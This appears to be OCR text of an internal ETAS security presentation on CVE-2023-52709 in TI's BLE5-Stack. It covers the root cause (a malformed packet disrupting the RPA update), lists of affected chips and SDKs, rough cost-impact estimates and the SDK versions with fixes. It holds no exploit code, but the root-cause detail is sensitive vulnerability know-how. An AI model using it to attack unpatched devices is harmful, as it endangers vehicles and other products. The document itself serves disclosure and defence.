
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Root Cause Analysis 2/2

The detailed reason for the failure:

"*For the malformed packet, our stack MAP_LL_ENC_Decrypt will return false and then trigger RPA update. However, at this point our stack has not terminate the link. So for the next ACL packet within same connection event, the MAP_LL_ENC_Decrypt will still get called. If the MAP_LL_ENC_Decrypt gets called right before RPA update is happening, then the RPA update operation using [crypto] will fail, which leads to what we have observed, non-resolvable RPA in the end.*"

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Affected Devices

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Initial Assessment of Affected Devices List

19 Affected Products parts, 2 Software Development Kits and counting…



Part	Software Name	Software Version	BLE Stack Name	BLE Stack Version
CC2651P3, CC2651R3, CC2651R3SIPA, CC2642R, CC2642P, CC2652R, CC2652P, CC1352R, CC1352P, CC2652RSIP, CC2652PSIP, CC2642R-Q1, CC2652R7, CC2652P7, CC1352R7, CC1352P7	SIMPLELINK-CC13XX-CC26XX-SDK: SimpleLink™ CC13xx and CC26xx software development kit (SDK)	V7.10.02.23 and earlier	BLE5-Stack	**v2.02.08.01 and earlier** ** based on the SDK documentation
CC2340R5, CC2340R5-Q1, CC230R2	To be added	To be added	To be added	**To be added**


© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Updated Affected Devices List

Part	Software Name	Software Version	BLE Stack Name	BLE Stack Version
CC2651P3, CC2651R3, CC2651R3SIPA, CC2642R, CC2642P, CC2652R, CC2652P, CC1352R, CC1352P, CC2652RSIP, CC2652PSIP, CC2642R-Q1, CC2652R7, CC2652P7, CC1352R7, CC1352P7	SIMPLELINK-CC13XX-CC26XX-SDK: SimpleLink™ CC13xx and CC26xx software development kit (SDK)	V7.10.02.23 and earlier	BLE5-Stack	**v2.02.08.01 and earlier**
CC2340R5, CC2340R5-Q1, CC230R2	SIMPLELINK-LOWPOWER-F3-SDK	V7.20.01.10 and earlier	BLE5-stack	**V3.02.02.00**
CC2640R2F, CC2640R2L, CC2640R2F-Q1	SIMPLELINK-CC2640R2-SDK: SimpleLink™ CC2640R2 SDK - Bluetooth® low energy	v5.30.00.03 and earlier	BLE-Stack	v3.03.08.00 and earlier
			BLE5-Stack	v**1.01.14.00** and earlier
CC1350	SIMPLELINK-CC13X0-SDK: SimpleLink™ Sub-1 GHz CC13x0 Software Development Kit	v4.20.02.07 and earlier	BLE-Stack	v2.03.11.00 and earlier
CC2640, CC2650, CC2650MODA	N/A	V2.02.07.06	BLE-STACK-2-X	v2.2.7
CC2540, CC2541	N/A	v1.05.02.00	BLE-STACK-1-X	V1.5.2

28 parts, 6 Software Versions



© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Real-World Impact

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Supplier Pre-Production Cost of Vulnerability

Selected part	TI part number	Description	TI.com Inventor	Unit price (USD	Total Price of Inventory
CC2340R5	CC2340R52N0RGER	SimpleLink™ 32-bit Arm®Cortex®-M0+ Bluetooth®Low Energy wireless MCU with 512-kB flash	0	$1.77	**$1.77**
CC2340R5-Q1	CC2340R52E0WRHBR(	**Automotive-qualified SimpleLink™ Bluetooth®Low Energy wireless MCU with 512-kB flash**	**601715**	$3.01	**$601,718.01**
CC2540	CC2540F128RHAR	Bluetooth®Low Energy wireless MCU with USB	11594	$3.86	**$11,597.86**
CC2541	CC2541F128RHAR	Bluetooth®Low Energy and proprietary wireless MCU	43798	$3.72	**$43,801.72**
CC2640	CC2640F128RHBR	SimpleLink™ 32-bit Arm Cortex-M3 Bluetooth®Low Energy wireless MCU with 128kB Flash	139801	$3.55	**$139,804.55**
CC2650	CC2650F128RHBR	SimpleLink™ 32-bit Arm Cortex-M3 multiprotocol 2.4 GHz wireless MCU with 128kB Flash	52760	$3.81	**$52,763.81**
CC2650MODA	CC2650MODAMOHR	SimpleLink™ 32-bit Arm Cortex-M3 multiprotocol 2.4 GHz wireless module with 128kB Flash	5318	$10.94	**$5,328.94**
CC2640R2F	CC2640R2FRSMR	SimpleLink™ 32-bit Arm®Cortex®-M3 Bluetooth®5.1 Low Energy wireless MCU with 128-kB flash	17111	$3.43	**$17,114.43**
CC2640R2L	CC2640R2LRHBR	SimpleLink™ Bluetooth®5.1 Low Energy wireless MCU	6412	$3.48	**$6,415.48**
CC2640R2F-Q	CC2640R2FTWRGZRQ1	**SimpleLink™ automotive qualified 32-bit Arm Cortex-M3 Bluetooth®Low Energy wireless MCU**	**9452**	$5.28	**$9,457.28**
CC2642R	CC2642R1FRGZR	SimpleLink™ 32-bit Arm Cortex-M4F Bluetooth®Low Energy wireless MCU with 352kB Flash	9708	$4.05	**$9,712.05**
CC2651P3	CC2651P31T0RKPR	SimpleLink™ 32-bit Arm®Cortex®-M4 single-protocol 2.4 GHz wireless MCU with 352-kB Flash	152065	$3.75	**$152,068.75**
CC2651R3	CC2651R31T0RKPR	SimpleLink™ 32-bit Arm®Cortex®-M4 single-protocol 2.4-GHz wireless MCU with 352-kB flash	1112697	$3.88	**$1,112,700.88**
CC2651R3SIP	CC2651R3SIPAT0MOU	SimpleLink™ multiprotocol 2.4-GHz wireless system-in-package module with integrated antenna	212800	$4.58	**$212,804.58**
CC2652R	CC2652R1FRGZR	SimpleLink™ 32-bit Arm Cortex-M4F multiprotocol 2.4 GHz wireless MCU with 352kB Flash	5964	$4.27	**$5,968.27**
CC2652P	CC2652P1FRGZR	SimpleLink™ Arm Cortex-M4F multiprotocol 2.4 GHz wireless MCU with integrated power amplifier	2500	$4.60	**$2,504.60**
CC1352R	CC1352R1F3RGZR	SimpleLink™ 32-bit Arm Cortex-M4F multiprotocol Sub-1 GHz & 2.4 GHz wireless MCU with 352kB Flas	2500	$4.51	**$2,504.51**
CC1352P	CC1352P1F3RGZR	SimpleLink™ Arm Cortex-M4F multiprotocol Sub-1 GHz & 2.4 GHz wireless MCU integrated power amp	2500	$4.78	**$2,504.78**
CC2652R7	CC2652R74T0RGZR	SimpleLink™ Arm® Cortex®-M4F multiprotocol 2.4-GHz wireless MCU with 704-kB Flash+	71269	$3.97	**$71,272.97**
CC2652P7	CC2652P74T0RGZR	SimpleLink™ Arm®Cortex®-M4F multiprotocol 2.4-GHz wireless MCU, 704-kB Flash, integrated power	7804	$4.42	**$7,808.42**
CC1352P7	CC1352P74T0RGZR	SimpleLink™ Arm®Cortex®-M4F multiprotocol sub-1 GHz and 2.4-GHz wireless MCU integrated power	119372	$5.34	**$119,377.34**
CC2652RSIP	CC2652RSIPMOTR	SimpleLink™ multiprotocol 2.4-GHz wireless system-in-package module with 352-KB memory	57007	$5.13	**$57,012.13**
CC2652PSIP	CC2652PSIPMOTR	SimpleLink™ multiprotocol 2.4-GHz wireless system-in-package module with integrated power amplifi	17436	$5.49	**$17,441.49**
CC2642R-Q1	CC2642R1FTWRGZRQ1	**Automotive qualified SimpleLink™ Bluetooth®Low Energy wireless MCU**	**16690**	$5.94	**$16,695.94**
CC230R2	CC230R2	Link not Found			
CC2642P	CC2642P	Link not Found			
CC1352R7	CC1352R7	Link not Found			
			2678273		**$2,678,380.56**

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

NHTSA Recalls by Manufacturer – Electrical System

NHTSA Recalls by Manufacturer

Export

Automobiles

More Info

NHTSA Recalls by Manufacturer

Top 12 manufacturers displayed. Use the filters on the right to select the data shown.

Manufacturer	Count of Rows (Recall/Recalls)	Percent of Total	Potentially Affected (Sum) (Recall/Recalls)
Mercedes-Benz USA, LLC	9	20%	193,693
Ford Motor Company	5	11%	762,422
Forest River, Inc.	4	9%	2,170
General Motors, LLC	4	9%	62,713
Hyundai Motor America	3	7%	205,607
Jaguar Land Rover North America, LLC	3	7%	351
Kia America, Inc.	3	7%	50,536
BMW of North America, LLC	3	7%	256
Nova Bus (US) Inc.	3	7%	689
Mack Trucks, Inc.	3	7%	154
Tesla, Inc.	2	5%	2,200,426

Filters (2)

Clear All

Manufacturer: Select...

Component: ELECTRICAL SYSTEM

Subject: Select...

Report Received Date: This Year

NHTSA ID: Select...

Recall Type: Select...

Potentially Affected: Select...

Mfr Campaign Number: Select...

Recall Description

3,478,328 Electrical System recalls * $500 USD = **$1,739,164,000**

Of which 1% = **$17,391,640**

Internal | ETAS-SEC/XSF-NA | 2024-06-20

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Mitigation Strategies

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

SDK version with mitigations

Affected SDK	**First SDK version with mitigations**	**First BLE stack version with mitigations**
CC13XX-26XX-SDK, BLE5-STACK	**SIMPLELINK-LOWPOWER-F2-SDK** (7.40.00.77)	**v**2.02.09.00
CC2340 SDK, BLE5-STACK	SimpleLink Low Power F3 SDK (7.40.00.64)	**v**3.02.04.00

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Thank you!.....Connect with me

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.